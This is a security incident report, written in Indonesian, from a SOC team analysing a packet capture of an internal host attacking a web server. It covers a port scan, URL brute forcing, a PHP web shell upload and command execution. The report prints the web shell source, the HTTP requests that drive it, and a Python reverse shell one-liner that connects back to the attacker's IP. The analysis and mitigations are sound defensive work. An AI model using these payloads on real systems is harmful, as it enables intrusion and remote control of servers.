2023

SECURITY REPORT

Scanning Activity from Internal to Internal

github.com/Abdibimantara abdibimantara.github.io abdibimantara91@gmail.com

Daftar Isi

Executive Summary

Tim SOC mendapati adanya aktivitas *anomaly* yang terdeteksi pertanggal 7 Februari 2021. Aktivitas tersebut terindikasi sebagai aktivitas *scanning* yang berasal dari ip *internal* ke *internal*. Setelah dilakukan penelurusan aktivitas *scanning* tersebut berasal dari IP 10.251.96.4. Aktivitas *Anomaly* tersebut berupa *port scanning, brute force url, file upload attack* serta TCP *reverse shell with python*. Aktivitas tersebut terindikasi menggunakan *tactic reconnaissance, Resource Development,* serta *Execution.*

Latar Belakang

Tim SOC mendapati adanya aktivitas *anomaly* yang terdeteksi pertanggal 7 Februari 2021. Aktivitas tersebut terindikasi sebagai aktivitas *scanning* yang berasal dari ip internal ke internal. Setelah dilakukan penelusuran lebih lanjut, aktivitas *scanning* tersebut terdeteksi sebanyak 4645 *traffic*. Aktivitas tersebut terindikasi berasal dari ip *internal* yaitu 10.251. 96.4. Melihat aktivitas tersebut, tim SOC segera melakukan analysis lebih detail untuk mengetahui apakah benar aktivitas tersebut benar aktivitas *scanning* serta benar berasal dari *user internal* atau *device* dengan ip tersebut telah ter-*Compromise*.

Lab Environment

Tim SOC sebelumnya telah meng-*eksport log traffic* dari aktivitas tersebut dalam format .pcap. Dalam menganalis *incident* ini, tim SOC akan menggunakan *tools traffic* analysis yaitu Wireshark. Selama proses analisis yang dilakukan oleh tim SOC, digunakan *environment* sistem operasi linux berbasis Debian yaitu kali linux.

Analysis Incident

Tim SOC memulai proses analysis insiden dengan membuka *log traffic* dengan format .pcap menggunakan tools wireshark. Disini tim SOC menemukan jumlah keselurahan *traffic* data yang ter-*eksport* adalah 17508. Dikarenakan aktivitas tersebut terindikasi sebagai *scanning*, sehingga tim SOC memulai pencarian *anomaly* dengan mengidentifikasi ip mana yang menjadi dominan dalam *traffic* tersebut.

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
Source IPv4 Addresses	17387				0,0193	100%	20,5000	103,556
35.224.170.84	10				0,0000	0,06%	0,0600	346,482
34.122.121.32	20				0,0000	0,12%	0,0600	46,641
172.20.10.5	801				0,0009	4,61%	0,2100	794,493
172.20.10.3	3				0,0000	0,02%	0,0100	373,594
172.20.10.2	595				0,0007	3,42%	0,4000	794,494
172.20.10.1	13				0,0000	0,07%	0,0400	344,891
127.0.0.53	12				0,0000	0,07%	0,0400	344,882
127.0.0.1	15				0,0000	0,09%	0,0400	44,931
10.251.96.5	8299				0,0092	47,73%	10,2400	103,556
10.251.96.4	7607				0,0085	43,75%	10,2600	103,556
10.251.96.3	11				0,0000	0,06%	0,0100	321,362
0.0.0.0	1				0,0000	0,01%	0,0100	801,656

Gambar 1. Persentase IP Address dalam *log traffic*


Jika dilihat dari gambar 1, terdapat 2 ip *address* terbanyak dalam *log traffic* tersebut. 2 ip *address* tersebut adalah ip 10.251.96.4 sebanyak 43,65 % serta ip 10.251.96.5 sebanyak 47,73 % dari keseluruhan *traffic*. Sampai tahap ini tim SOC, Masih belum bisa menemukan ip mana yang sebenarnya yang menyebabkan *scanning*. Tahap analisis dilanjutkan oleh tim SOC, dengan melihat secara langsung *full* data *traffic* tersebut.

No.	Time	Source	Destination	Port	Protocol	Length	Hostname	Info
117	2021-02-07 16:33:06,248247368	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
118	2021-02-07 16:33:06,248293654	10.251.96.5	10.251.96.4	135	TCP	56		135 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
119	2021-02-07 16:33:06,248348523	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
120	2021-02-07 16:33:06,248366399	10.251.96.5	10.251.96.4	53	TCP	56		53 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
121	2021-02-07 16:33:06,248405503	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
122	2021-02-07 16:33:06,248419433	10.251.96.5	10.251.96.4	554	TCP	56		554 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
123	2021-02-07 16:33:06,248453063	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
124	2021-02-07 16:33:06,248467516	10.251.96.5	10.251.96.4	25	TCP	56		25 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
125	2021-02-07 16:33:06,248507961	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
126	2021-02-07 16:33:06,248520287	10.251.96.5	10.251.96.4	587	TCP	56		587 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
127	2021-02-07 16:33:06,248554118	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
128	2021-02-07 16:33:06,248566862	10.251.96.5	10.251.96.4	139	TCP	56		139 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
129	2021-02-07 16:33:06,248998576	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
130	2021-02-07 16:33:06,249076814	10.251.96.5	10.251.96.4	995	TCP	56		995 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
131	2021-02-07 16:33:06,249133455	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
132	2021-02-07 16:33:06,249147891	10.251.96.5	10.251.96.4	143	TCP	56		143 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
133	2021-02-07 16:33:06,249183723	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
134	2021-02-07 16:33:06,249215683	10.251.96.5	10.251.96.4	80	TCP	60		80 → 41675 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
135	2021-02-07 16:33:06,249260050	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
136	2021-02-07 16:33:06,249275391	10.251.96.5	10.251.96.4	993	TCP	56		993 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
137	2021-02-07 16:33:06,250012959	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 80 [RST] Seq=1 Win=0 Len=0
138	2021-02-07 16:33:06,250485124	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
139	2021-02-07 16:33:06,250519175	10.251.96.5	10.251.96.4	111	TCP	56		111 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
140	2021-02-07 16:33:06,250569866	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
141	2021-02-07 16:33:06,250582655	10.251.96.5	10.251.96.4	443	TCP	56		443 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
142	2021-02-07 16:33:06,250611032	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
143	2021-02-07 16:33:06,250618907	10.251.96.5	10.251.96.4	110	TCP	56		110 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
144	2021-02-07 16:33:06,250647453	10.251.96.4	10.251.96.5	41675	TCP	62		41675 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Gambar 2. komunikasi *TCP 3-Way Handshake*

Berdasarkan gambar 2, Tim SOC menemukan adanya percobaan komunikasi *TCP 3-Way Handshake* yang berasal dari ip 10.251.96.4 menuju kearah ip 10.251.96.5. Terlihat bahwa ip 10.251.96.4 mencoba mengirimkan request ke arah ip 10.251.96.5 dengan menggunakan packet SYN. Namun yang menjadi *anomaly* adalah respon yang diberikan oleh ip 10.251.96.5 bukanlah *packet* SYN,ACK melainkan packet RST,ACK. Dimana *packet* RST,ACK

memiliki arti yaitu komunikasi yang dibangun oleh ip 10.251.96.4 telah ditutup sehingga koneksi tersebut tidak dapat berlanjut atau terhubung. Namun ip 10.251.96.4 tetap terus mencoba komunikasi *TCP 3-Way Handshake* yang mana terus mengirimkan packet SYN kearah 10.251.96.5. Aktivitas yang berasal dari ip 10.251.96.4 tersebut *related* dengan aktivitas *port scanning*.



Gambar 3. IP 10.251.96.4 berhasil mendapatkan *port* 80

Mengetahui bahwa 10.251.96.4 terindikasi sebagai *scanning* dengan terus mengirimkan *packet* SYN kearah 10.251.96.5 dimulai pada *traffic* ke 117 sampai dengan *traffic* ke 2166. Tim SOC kembali mencoba menelusuri packet satu demi satu. Terlihat pada gambar 3, tim SOC menemukan adanya aktivitas yang bersal dari ip 10.251.96.4. IP tersebut berhasil mendapatkan *port* 80 yang diketahui terbuka pada ip 10.251.96.5. dan mendapatkan *response code* 200 Dimana *port* 80 merupakan *port* yang menjalankan service HTTP.


```
POST /login.php HTTP/1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.251.96.5/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Connection: keep-alive
Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt
Upgrade-Insecure-Requests: 1

username=%27&password=%27HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:33:40 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 213
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<a href='/login.php'>Login<a> | <a href='/browse.php'>Browse<a> | <a href='/complaint.php'>Register Complaint<a> | <a
href='/editprofile.php'>Edit Profile<a> | <form method="POST">
    <Label>User:</label>
    <input name="username"/> <br />
    <label>Password:</label>
    <input name="password"/> <br />
    <input type="submit" value="GO!">
</form>
```

Gambar 4. Percobaan Login ip 10.251.96.4 pada /login.php

Setelah mendapati bahwa service http *port* 80 pada ip 10.251.96.5 tersedia, ip 10.251.96.4 terlihat mencoba mengakses url path /login.php dengan menggunakan *request* motode GET. Setelah berhasil mengakses url path /login/php, ip 10.251.96.4 mencoba login melalui *form response* login dengan menggunakan kredential akses sembarang, namun tidak berhasil.

Setelah tidak melanjutkan aktivitas login pada url path /login.php, ip 10.251.96.4 melakukan aktivitas brute force URL. Terlihat bahwa ip 10.251.96.4 mencoba mencari tahu (direktori dan file) pada situs website dengan mengunakan user agent Gobuster seperti pada gambar 5. Disini IP attacker 10.251.96.4 tersebut berusaha menemukan direktori/file yang dapat diakses. Berdasarkan penelusuran lebih detail, Tim SOC mendapati adanya direktori/file yang berhasil ditemukan oleh ip 10.251.96.4 adalah :

- /uploads
- /icons
- /browse.php
- /editprofile.php
- /complaint.php



Gambar 5. Percobaan brute force URL pada service 80 HTTP

Setelah melakukan *bruteforce* URL pada *service* http tersebut, ip 10.251.96.4 mencoba melakukan *request* POST pada direktori /upload. Dimana ip tersebut terlihat mengupload suatu file dengan *file name* yaitu dbfunctions.php dan content type : application/x-php.

```
POST /upload.php HTTP/1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.251.96.5/editprofile.php
Content-Type: multipart/form-data; boundary=---------------------------172729275513321405741501890958
Content-Length: 482
Connection: keep-alive
Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt
Upgrade-Insecure-Requests: 1

-----------------------------172729275513321405741501890958
Content-Disposition: form-data; name="fileToUpload"; filename="dbfunctions.php"
Content-Type: application/x-php

<?php
if(isset($_REQUEST['cmd']) ){
echo "<pre>";
$cmd = ($_REQUEST['cmd']);
system($cmd);
echo "</pre>";
die;
}
?>

-----------------------------172729275513321405741501890958
Content-Disposition: form-data; name="submit"
```

Gambar 6. File Upload attack with name “dbfunctions.php”

File dbfunctions.php tersebut setelah tim SOC telusuri, file tersebut related dengan *Simple-Backdoor-One-Liner*.php yang digunakan sebagai *backdor* oleh *attacker*. File tersebut terindikasi sebagai titik masuk utama *attacker* untuk melakukan *execution*. Terlihat pada gambar 7, Attacker berhasil mendapatkan akses dengan uid =33 (www-data)

```
GET /uploads/dbfunctions.php?cmd=id HTTP/1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:40:51 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 65
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>
```

Gambar 7. Request *anomaly* with command cmd

Terlihat juga attacker denga nip 10.251.96.4 berhasil mengeskusi command "**whoami**" menggunakan cmd melalui *backdor* yang telah di *upload* sebelumnya. Setelah beberapa saat tepatnya pada jam 16:42 UTC, *attacker* mencoba melalukan *request* GET ke arah ip 10.251.96.5 dengan payload cmd=python%20-c%20%27im*port*%20socket,subprocess s,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.251.96.4% 22,4422));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subpro cess.call([%22/bin/sh%22,%22-i%22]);%27. Dimana payload tersebut terindikasi sebagai percobaan *Python reverse shell* - TCP-*based Python reverse shell*. Melalui *reverse shell* tersebut *attacker* dapat dengan mudah menjalankan aktivitas *execution*.

```
GET /uploads/dbfunctions.php?cmd=python%20-
c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.251.96.4%22,4422));o
s.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);%27 HTTP/
1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt
Upgrade-Insecure-Requests: 1
```

Gambar 8. percobaan Python reverse shell - TCP-based Python reverse shell


Indicator of Compromise

Berdasarkan pengecekkan yang dilakukan oleh tim SOC, Terdapat beberapa IOC yang terdeteksi dalam aktivitas *scanning* ini yaitu :

IP Attacker : 10.251.96.4

File Upload Name : dbfunctions.php

Hash File : 87f2e28ab7dcb2e2fa9c282be2ed65ec292725742992602f8080294aac55ce83



Gambar 9. Hasil Deteksi File Upload.php

Rekomendasi

Berdasarkan pengecekkan yang dilakukan oleh tim SOC, Didapatkanlah beberapa rekomendasi yang dirasa perlu dilakukan untuk mencegah serta me-mitigasi dari insiden tersebut.

1. Dikarenakan aktivitas attacker berasal dari IP internal, mohon segera lakukan konfirmasi. Apakah aktivitas tersebut benar berasal dari user atau bukan ?

2. Jika Aktivitas tersebut benar tidak berasal dari user dengan ip tersebut, segera lakukan scanning Device pada ip tersebut menggunkana antivirus. Lakukan juga update akun yang terdapat pada device tersebut. Langkah ini dilakukan dikarenakan device dengan ip tersebut terindikasi telah ter-compromise
3. Melakukan konfigurasi ulang terkait dengan regulasi file upload Serta karakter kontrol dan karakter Unicode harus dihapus dari nama file dan ekstensinya tanpa terkecuali. Juga, karakter khusus seperti “;”, “:”, “>”, “<”, “/” ,”\”, tambahan “.”, “*”, “%”, “$”, dan sebagainya pada harus dibuang juga.
4. Segera lakukan konfigurasi ulang rule pada WAF terkait dengan aktivitas bruteforce URL.

Reference

https://my.f5.com/manage/s/article/K72707575

https://security.stackexchange.com/questions/222772/how-to-prevent-directory-enumeration-attacks-dirb-or-directory-buster

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload